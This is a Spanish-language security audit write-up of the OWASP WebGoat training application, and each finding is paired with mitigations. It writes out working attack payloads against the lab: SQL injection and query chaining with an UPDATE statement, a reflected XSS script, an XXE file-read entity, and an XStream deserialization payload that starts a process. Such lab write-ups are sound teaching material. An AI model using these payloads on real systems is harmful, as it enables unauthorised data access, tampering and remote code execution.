

**ADRIÁN LÓPEZ FERNÁNDEZ**

# **AUDITORÍA DE CIBERSEGURIDAD**

## **PARA WEBGOAT**

# ÍNDICE

---

ÁMBITO Y ALCANCE DE LA AUDITORÍA	3
INFORME EJECUTIVO	4
RESUMEN DEL PROCESO	4
ESCALA DE SEVERIDAD	4
VULNERABILIDADES DESTACADAS	5
CONCLUSIONES	6
RECOMENDACIONES	6
DESCRIPCIÓN DEL PROCESO DE AUDITORÍA	7
Information Gathering	7
EXPLOTACIÓN DE VULNERABILIDADES DETECTADAS	10
SQL Injection - Query Chaining	11
Cross Site Scripting	13
Security Misconfiguration - XXE	14
Vulnerable Components - Librerías JavaScript Desactualizadas	17
CVE-2013-7285 (XStream)	18
Identity & Auth Failure: Contraseñas Seguras	20
HERRAMIENTAS UTILIZADAS	20

## ÁMBITO Y ALCANCE DE LA AUDITORÍA

La auditoría de seguridad se realizó a lo largo de *diciembre de 2024* y se llevó a cabo sobre la aplicación WebGoat en un entorno seguro. Webgoat es una aplicación de aprendizaje interactivo desarrollada por OWASP para la enseñanza de vulnerabilidades y técnicas de seguridad en aplicaciones web. El objetivo es identificar y analizar vulnerabilidades críticas, evaluar el impacto potencial sobre la seguridad de los sistemas y datos, y proporcionar recomendaciones para mejorar la postura de seguridad de la aplicación.

El alcance de la auditoría incluye:

- **Alcance funcional:** Se evaluaron los módulos y funcionalidades estándar proporcionados por WebGoat, prestando especial atención a:
  - Recopilación de información como puertos abiertos, sistema operativo o lenguaje de programación utilizado en la aplicación web.
  - Interacción con bases de datos SQL.
  - Gestión de entrada y salida de datos.
  - Procesos de autenticación y autorización.
  - Implementaciones de seguridad en el manejo de datos sensibles.
- **Métodos de prueba:** Se emplearon técnicas de análisis manual y herramientas automatizadas para identificar vulnerabilidades. Entre estas técnicas destacan:
  - Análisis de vulnerabilidades comunes como SQL Injection, Cross-Site Scripting (XSS) y malas prácticas en la seguridad de contraseñas.
  - Validación de configuraciones seguras en componentes de backend.
- **Ambiente de prueba:** La auditoría se llevó a cabo en un entorno controlado de pentesting utilizando una máquina virtual Kali Linux y ejecutando un servidor web local con una versión de WebGoat actualizada hasta la fecha de la auditoría.

## INFORME EJECUTIVO

### RESUMEN DEL PROCESO

La auditoría comenzó con una fase de recolección de información utilizando herramientas como *nmap* o *Wappalyzer* para entender la arquitectura de WebGoat y sus funcionalidades principales. A continuación, se llevó a cabo un análisis exhaustivo de vulnerabilidades utilizando herramientas como *SQLMap* para detectar inyecciones SQL y *Burp Suite* para interceptar el tráfico web e identificar posibles fallos en la validación de entradas.

Se realizaron pruebas manuales para confirmar hallazgos y evaluar el impacto potencial. Finalmente, los resultados se documentaron, se categorizaron en una escala de riesgo y se formularon recomendaciones específicas.


### ESCALA DE SEVERIDAD:

<b>CRÍTICA</b>	Vulnerabilidades que representan un peligro inmediato para los sistemas, la red y/o la seguridad de los datos. Su explotación suele requerir poco conocimiento o herramientas avanzadas y permite acceso total o control administrativo.
<b>ALTA</b>	Problemas que suponen un riesgo significativo para los sistemas o datos, aunque requieren mayor habilidad, conocimiento, o herramientas especializadas para su explotación. Necesitan atención rápida.
<b>MEDIA</b>	Riesgos que pueden ser explotados con condiciones específicas, como conocimiento especializado o ingeniería social. Deben atenderse de manera oportuna.
<b>BAJA</b>	Poca probabilidad de explotación, ya que las vulnerabilidades ofrecen pocas oportunidades para comprometer la seguridad.
<b>INFORMATIVA</b>	No representan amenazas directas, pero aportan información útil sobre posibles mejoras.

## VULNERABILIDADES DESTACADAS

Se identificaron las siguientes vulnerabilidades relevantes:

- [Slowloris DoS en puerto 8080](#) (Alta): Explota la forma en que los servidores web manejan las conexiones HTTP.
- [Librerías JavaScript desactualizadas](#) (Alta): jQuery se encuentran en una versión desactualizada que la hace vulnerable a ataques XSS.
- [SQL Injection](#) (Crítica): Capacidad de inyectar consultas SQL maliciosas para acceder o modificar datos en la base de datos subyacente.
- [SQL Query Chaining](#) (Alta): Encadenamiento de múltiples consultas SQL a través de parámetros maliciosos.
- [Cross-Site Scripting](#) (Alta): Posibilidad de ejecutar scripts maliciosos en el navegador de los usuarios, afectando la integridad de sesiones y datos.
- [Reflected XSS \(englobado en Cross-Site Scripting\)](#) (Media): Manipulación de datos para inyectar scripts temporales a través de URLs maliciosas.
- [CVE-2013-7285 \(Xstream\)](#) (Crítica): Una vulnerabilidad de serialización que puede llevar a la ejecución remota de código.
- [Password Security](#) (Alta): Uso de contraseñas débiles o predeterminadas, que podrían permitir accesos no autorizados.



## CONCLUSIONES

La aplicación WebGoat presenta varias vulnerabilidades críticas que reflejan errores comunes en la implementación de seguridad en aplicaciones web. Esto la convierte en una herramienta educativa útil, pero al mismo tiempo resalta la importancia de implementar mejores prácticas de desarrollo seguro en entornos reales.

Si estas vulnerabilidades estuvieran presentes en un entorno de producción, podrían resultar en la pérdida de datos sensibles, compromiso de sistemas o incluso acceso completo a recursos internos.

## RECOMENDACIONES

### 1. Slowloris DoS Attack:

- Usar herramientas como `mod_reqtimeout` en Apache para limitar el tiempo de espera de solicitudes HTTP.

### 2. Librerías Javascript desactualizadas:

- Mantener las dichas librerías actualizadas con la última versión disponible

### 3. Implementación de medidas preventivas contra SQL Injection:

- Utilizar consultas parametrizadas y ORM para interactuar con bases de datos.
- Validar todas las entradas del usuario.

### 4. Protección contra XSS:

- Sanitizar adecuadamente el contenido dinámico antes de renderizarlo en el navegador.
- Implementar una política de seguridad de contenido (CSP).

### 5. Fortalecimiento de la seguridad de contraseñas:

- Reforzar políticas de contraseñas fuertes.
- Adoptar mecanismos como hash salteados (`bcrypt`, `Argon2`).

### 6. Auditorías periódicas:

- Revisar de forma rutinaria el código y la configuración de la aplicación.
- Implementar pruebas de seguridad automatizadas en el ciclo de desarrollo.

## DESCRIPCIÓN DEL PROCESO DE AUDITORÍA

### INFORMATION GATHERING

En base al escaneo de la aplicación web realizado a través de nmap se puede observar que tiene los siguientes puertos abiertos:

<b>8080/tcp (http-proxy)</b>	Ejecutando un servidor web o una aplicación basada en HTTP
<b>9090/tcp (zeus-admin?)</b>	Interfaz administrativa o un servicio de configuración
<b>44923/tcp (unknown)</b>	Servicio desconocido que devuelve errores HTTP (404 Not Found, 400 Bad Request)

**Puerto 8080:** A través de nmap se ha revelado una vulnerabilidad Slowloris DoS, que permitiría ataques de Denegación de Servicio al mantener conexiones abiertas con solicitudes incompletas.

```
8080/tcp open  http-proxy | http-slowloris-check: 0.000 |  
| http-slowloris-check: 0.000 |  
| VULNERABLE: |  
| Slowloris DOS attack |  
| State: LIKELY VULNERABLE |  
| IDs: CVE:CVE-2007-6750 |  
| Slowloris tries to keep many connections to the target web server open and hold |  
| them open as long as possible. It accomplishes this by opening connections to |  
| the target web server and sending a partial request. By doing so, it starves |  
| the http server's resources causing Denial Of Service. |
```

#### Mitigación:

- Configurar un proxy inverso o límite de tiempo para solicitudes incompletas.
- Usar firewalls de aplicaciones web para filtrar conexiones maliciosas.

**Puerto 44923:** Servicios no identificados que podrían estar expuestos innecesariamente

```
44923/tcp open  unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Date: Sun, 08 Dec 2024 14:54:02 GMT
|     Content-Length: 19
|     Content-Type: text/plain; charset=utf-8
|     404: Page Not Found
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Date: Sun, 08 Dec 2024 14:53:37 GMT
|     Content-Length: 19
|     Content-Type: text/plain; charset=utf-8
|     404: Page Not Found
```


### Mitigación:

- Identificar si estos servicios son necesarios. Si no, cerrarlos o restringir el acceso.

A través de nmap y Wappalyzer se ha detectado que el sistema operativo detectado es Linux Kernel 2.6.32, el lenguaje de programación de backend es Java, las librerías de JavaScript son jQuery (v2.1.4), jQuery UI (v1.10.4) y Underscore.js.

```
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
```





**JQuery (v.2.1.4):** La versión 2.1.4 es antigua y tiene vulnerabilidades conocidas (como problemas relacionados con Cross-Site Scripting (XSS))

#### Mitigación:

- Actualizar a una versión más reciente si es posible

## EXPLOTACIÓN DE VULNERABILIDADES DETECTADAS

### SQL Injection

La vulnerabilidad de Inyección SQL explotada se basa en la construcción insegura de consultas SQL en las que los datos proporcionados por el usuario son concatenados directamente en la consulta sin un proceso adecuado de validación. Esto permite al atacante manipular la consulta SQL original para obtener acceso no autorizado a la base de datos.

En el apartado A3 - 11 de WebGoat, la aplicación construye dinámicamente la consulta SQL utilizando los datos de entrada del usuario. Por ejemplo: `SELECT * FROM employees WHERE last_name = 'input_name' AND auth_tan = 'input_auth_tan';`

Aquí, los valores `input_name` y `input_auth_tan` son proporcionados directamente por el usuario sin ninguna validación.

Es posible explotar esta vulnerabilidad utilizando en el campo de entrada para `input_auth_tan`, el siguiente payload `' OR '1'='1'`

Este payload finaliza la condición original y agrega una nueva cláusula lógica que siempre evalúa como verdadera (`1=1`). Tras la inyección, la consulta SQL original se transforma en: `SELECT * FROM employees WHERE last_name = 'input_name' AND auth_tan = " OR '1'='1';`

Esto anula las restricciones de la cláusula `WHERE`, devolviendo todos los registros de la tabla `employees`, comprometiendo datos sensibles como nombres, departamentos, salarios y otros.

☒

**Employee Name:**

**Authentication TAN:**

**You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!**

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	84000	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

## SQL Injection - Query Chaining

Para comprometer la integridad de los datos en la base de datos mediante SQL query chaining, es posible utilizar un payload que encadene una segunda consulta después de la original. En esta ocasión se utiliza esta vulnerabilidad para modificar el salario del atacante.

La consulta original vulnerable `SELECT * FROM employees WHERE last_name = 'Smith' AND auth_tan = '3SL99A'`. Dado que los valores proporcionados por el usuario se concatenan directamente en la consulta sin saneamiento, es posible usar el carácter `;` para cerrar la consulta original y añadir una nueva.

Añadir `UPDATE employees SET salary = '84000' WHERE first_name = 'John' AND last_name = 'Smith';` añade una nueva consulta que modifica el salario.

En el campo para `auth_tan`, es posible usar el siguiente payload para cambiar el salario a, por ejemplo, \$84,000:

`1' OR '1'='1'; UPDATE employees SET salary = '84000' WHERE first_name = 'John' AND last_name = 'Smith'; --`

**Employee Name:**

**Authentication TAN:**

**Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!**

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
37648	John	Smith	Marketing	84000	3SL99A
96134	Bob	Franco	Marketing	83700	LO9S2V
89762	Tobi	Barnett	Development	77000	TA9LL1
34477	Abraham	Holman	Development	50000	UU2ALK
32147	Paulina	Travers	Accounting	46000	P45JSI

### Mitigación:

Para ambos casos de Inyección SQL es posible realizar el mismo proceso de mitigación de riesgos;

- Uso de consultas parametrizadas: Evitar concatenar datos proporcionados por el usuario en las consultas SQL:

```
PreparedStatement stmt = connection.prepareStatement("SELECT * FROM employees WHERE  
last_name = ? AND auth_tan = ?");
```

```
stmt.setString(1, lastName);
```


```
stmt.setString(2, authTan);
```

- Validar entradas del usuario: Asegurarse de que los datos de entrada no contengan caracteres como ; o SQL malicioso.
- Implementar privilegios mínimos: Restringir el acceso a operaciones de escritura en la base de datos solo a usuarios autorizados.

## Cross Site Scripting:

En la sección A3 - Cross Site Scripting - Apartado 7 se encuentra un caso de vulnerabilidad de Reflected XSS. Un atacante puede inyectar un script que robe cookies de sesión del usuario autenticado y enviarlas al atacante, o hacerle vulnerable a ataques de ingeniería social a través de una URL maliciosa.

En el caso que se presenta existe un carro de la compra con varios productos y en el que al final se pide el número de tarjeta de crédito y los 3 dígitos de acceso. Para explotar dicha vulnerabilidad se ha probado el script `alert()` con el texto "XSS" en el campo "Credit Card":



Al ser el campo "Credit Card", el código insertado `<script>alert('XSS')</script>` será reflejado en la respuesta sin saneamiento y se ejecutará en el navegador de la víctima.

Esto demuestra que el sistema no valida adecuadamente las entradas del usuario.

### Mitigación:

- Sanear las entradas del usuario: Escapar caracteres especiales como `<`, `>`, `"`, `'`, y `&`.
- Validación en el servidor: Asegurarse de que todos los campos de entrada acepten solo datos válidos y esperados.
- Content Security Policy (CSP): Implementar políticas de seguridad que bloqueen la ejecución de scripts no confiables.

## Security Misconfiguration - XXE

En el apartado A5 - 4 de Webgoat el sistema permite enviar un comentario en formato XML, pero el código JavaScript del cliente genera automáticamente un XML que encapsula la entrada en la etiqueta `<text>`.

Se ha realizado una intercepción del tráfico HTTP a través de Burp Suite para realizar la explotación de dicha vulnerabilidad a través de un proxy, para así modificar el cuerpo del XML del comentario antes de que se envíe al servidor.

Al enviar un comentario de forma normal se envía el siguiente XML:

```
POST /WebGoat/xxe/simple
```

```
Content-Type: application/xml
```

```
<?xml version="1.0"?>
```

```
<comment>
```

```
<text>This is my first comment, nice picture</text>
```

```
</comment>
```

Para explotar la vulnerabilidad de XXE y listar el contenido del directorio raíz (`file:///`), se ha reemplazado el cuerpo del XML a través del proxy de Burp Suite con el siguiente payload:

```
<?xml version="1.0"?>
```

```
<!DOCTYPE user [
```

```
<!ENTITY rootpath SYSTEM "file:///">
```

```
]>
```

```
<comment>
```

```
<text>&rootpath;</text>
```


```
</comment>
```

### Request

	Pretty	Raw	Hex
1	POST /WebGoat/xxe/simple HTTP/1.1		
2	Host: localhost:8080		
3	Content-Length: 146		
4	sec-ch-ua-platform: "Linux"		
5	Accept-Language: en-US,en;q=0.9		
6	sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"		
7	sec-ch-ua-mobile: ?0		
8	X-Requested-With: XMLHttpRequest		
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36		
10	Accept: */*		
11	Content-Type: application/xml		
12	Origin: http://localhost:8080		
13	Sec-Fetch-Site: same-origin		
14	Sec-Fetch-Mode: cors		
15	Sec-Fetch-Dest: empty		
16	Referer: http://localhost:8080/WebGoat/start.mvc?username=adripepe		
17	Accept-Encoding: gzip, deflate, br		
18	Cookie: JSESSIONID=b9AWOwmyMxV6ZTDL3RUzjqhhyIdFW8gQXiZaVRAS		
19	Connection: keep-alive		
20			
21	<?xml version="1.0"?>		
22	<!DOCTYPE comment [ <!ENTITY rootpath SYSTEM "file:/// "> ]>		
23	<comment>		
24	<text>&rootpath;</text>		
25	</comment>		

Al introducir directamente el payload en el formulario web, el código JavaScript del cliente envuelve la entrada, produciendo un XML incorrecto (doble declaración de `<?xml version="1.0"?>`). Esto genera un error en el servidor.

La vulnerabilidad se aprovecha al interceptar y modificar directamente la solicitud antes de que se envíe al servidor. Si el servidor es vulnerable a XXE, el contenido del directorio raíz (`/`) se devuelve en la respuesta HTTP:



Además, si la aplicación se ha securizado mal y se ha lanzado con permisos de superusuario, amplifica las vulnerabilidades que pudiese haber, agravando problemas de configuración existentes.

### Mitigación:

- **Deshabilitar la resolución de entidades externas:**
  - Configurar el analizador XML para que no procese DTDs o entidades externas.
- **Validar el XML de entrada:**
  - Asegurarse de que los datos XML sean estrictamente validados antes de procesarlos.
- **Usar Bibliotecas Seguras:**
  - Utilizar bibliotecas de análisis XML que no permitan referencias a entidades externas de manera predeterminada.
- **Limitar el acceso al sistema de archivos:**
  - Restringir el acceso del servidor a recursos locales innecesarios.

## Vulnerable Components - Librerías JavaScript Desactualizadas:

Existen bibliotecas, frameworks o dependencias de código abierto que contienen fallos de seguridad conocidos y muchas de ellas se obtienen de repositorios públicos.

Además de las dependencias directas que el desarrollador incluye, cada dependencia puede tener sus propias dependencias (dependencias transitivas), lo que complica la gestión de riesgos.

En esta sección de WebGoat se observa como:

### **jquery-ui:1.10.4 (Vulnerable):**

- Permite al usuario especificar el contenido de `closeText` en un diálogo de jQuery-UI.
- Debido a un fallo de validación, este campo puede ser utilizado para inyectar código malicioso (como un ataque XSS).

### **jquery-ui:1.12.0 (No Vulnerable):**

- Al actualizar la dependencia a una versión más reciente, la vulnerabilidad XSS fue corregida.
- Conclusión: Pese al código de la aplicación no haber cambiado, actualizar el componente ha eliminado el riesgo de explotación.

## **Mitigación:**

Crear una Lista de Materiales (Bill of Materials - BoM):

- Documentar todas las dependencias utilizadas, incluidas las transitivas, junto con sus versiones.
- Herramientas como Maven Dependency Plugin para Java o npm ls para JavaScript pueden ayudar.
- Monitorear Dependencias con Herramientas de Seguridad:
  - Utilizar herramientas como:
    - OWASP Dependency-Check (Java, .NET, Node.js, Python).
    - Snyk (Monitorea vulnerabilidades en dependencias).
    - Dependabot (Automatiza actualizaciones de dependencias).



Estas herramientas analizan las dependencias de tu proyecto contra bases de datos de vulnerabilidades conocidas (como CVE).

- Actualizar Dependencias Regularmente:
  - Actualizar librerías a sus versiones más recientes y seguras, siguiendo las notas de lanzamiento para identificar cambios críticos.

### CVE-2013-7285 (XStream)

Otro caso de Componente Vulnerable es CVE-2013-7285 (Xstream), que afecta a la biblioteca XStream cuando convierte documentos XML a objetos en Java. Esta vulnerabilidad permite la ejecución de código arbitrario en el sistema que procesa el XML, si XStream no está configurado para deshabilitar clases inseguras.

Al usar el XML esperado se puede observar el comportamiento estándar:

```
<contact>
```

```
<id>1</id>
```

```
<firstName>Bruce</firstName>
```


```
<lastName>Mayhew</lastName>
```

```
<email>webgoat@owasp.org</email>
```

```
</contact>
```

El servidor procesa este XML sin problemas y lo convierte en un objeto de tipo [Contact](#).

Para explotar la vulnerabilidad, se ha usado un payload malicioso que aprovecha la capacidad de XStream de cargar clases arbitrarias:



```
<contact>
<id>1</id>
<firstName>Adrian</firstName>
<lastName>Lopez</lastName>
<email>adrian@adriano.com</email>
</contact>
```

Enter the contact's xml representation:

You created contact ContactImpl(id=1, firstName=Adrian, lastName=Lopez, email=adrian@adriano.com). This means you did not exploit the remote code execution.

```
<contact class='dynamic-proxy'>
<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
<handler class='java.beans.EventHandler'>
<target class='java.lang.ProcessBuilder'>
<command>
<string>calc.exe</string>
</command>
</target>
<action>start</action>
</handler>
</contact>
```

Elemento raíz: El XML debe estar estructurado con `contact` como elemento principal.

Proxy dinámico: Se ha configurado para interceptar y manejar eventos.

Clase objetivo: Define qué clase ejecutará el comando.

Comando del sistema: Se incluye en el payload para que se ejecute a través del proxy.

The java interface that you need for the exercise is: `org.owasp.webgoat.lessons.vulnerablecomponents.Contact`. Start by sending the abc convert it a Contact object using `XStream.fromXML(xml)`.

✓

Enter the contact's xml representation:

```
<contact class='dynamic-proxy'>
<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
<handler class='java.beans.EventHandler'>
<target class='java.lang.ProcessBuilder'>
<command>
<string>calc.exe</string>
</command>
</target>
<action>start</action>
</handler>
</contact>
```

Go!

You successfully tried to exploit the CVE-2013-7285 vulnerability

java.io.IOException: Cannot run program "calc.exe": error=2, No such file or directory

### Mitigación:

- Configurar el analizador XML subyacente para deshabilitar entidades externas y DTDs.
- Deshabilitar carga de tipos arbitrarios.
- Mantener actualizado Xstream.

### Identity & Auth Failure: Contraseñas Seguras

☒

Enter a secure password...

Submit

**You have succeeded! The password is secure enough.**

**Your Password:** \*\*\*\*\*

**Length:** 19

**Estimated guesses needed to crack your password:** 3667960000000000

**Score:** 4/4

**Estimated cracking time:** 11631024 years 314 days 1 hours 46 minutes 40 seconds

**Score:** 4/4

La mayor parte de las contraseñas son vulnerables a ataques de fuerza bruta, por lo que es importante mantener contraseñas seguras que no se puedan ver comprometidas fácilmente.

En la sección A7 - 4 de WebGoat se han probado una serie de contraseñas para determinar la fortaleza de las mismas y detectar vulnerabilidades. Para establecer una contraseña segura, se han seguido las pautas marcadas por el NIST (National Institute of Standards and Technology) y se tenido en cuenta las siguientes consideraciones:

### Longitud:

- Debe tener al menos 8 caracteres, aunque no se debe establecer un límite máximo innecesariamente (se recomienda permitir hasta 64 caracteres).

### Flexibilidad:

- Permitir todo tipo de caracteres, incluyendo:
  - Letras mayúsculas y minúsculas.
  - Números.
  - Caracteres especiales (por ejemplo, `!@#$%^&*`).
  - Caracteres Unicode o espacios.
- No forzar reglas de composición (como "debe incluir al menos una letra mayúscula"). Los usuarios deben tener libertad para elegir, aunque se les puede guiar.

### Evitar Contraseñas Débiles:

- No permitir contraseñas comunes (como `password`, `123456`).
- Evitar palabras del diccionario o patrones predecibles (`abcd1234`).
- No usar caracteres repetitivos o secuencias (`aaaaaa`, `123456`).
- No incluir palabras específicas del contexto (como el nombre de usuario o el servicio).

## HERRAMIENTAS UTILIZADAS

En esta auditoría de seguridad realizada con Kali Linux, se han empleado diversas herramientas especializadas para evaluar y explotar vulnerabilidades en la aplicación.

- Burp Suite
- Nmap
- OWASP ZAP
- Wappalyzer
- SQLmap
- Xstream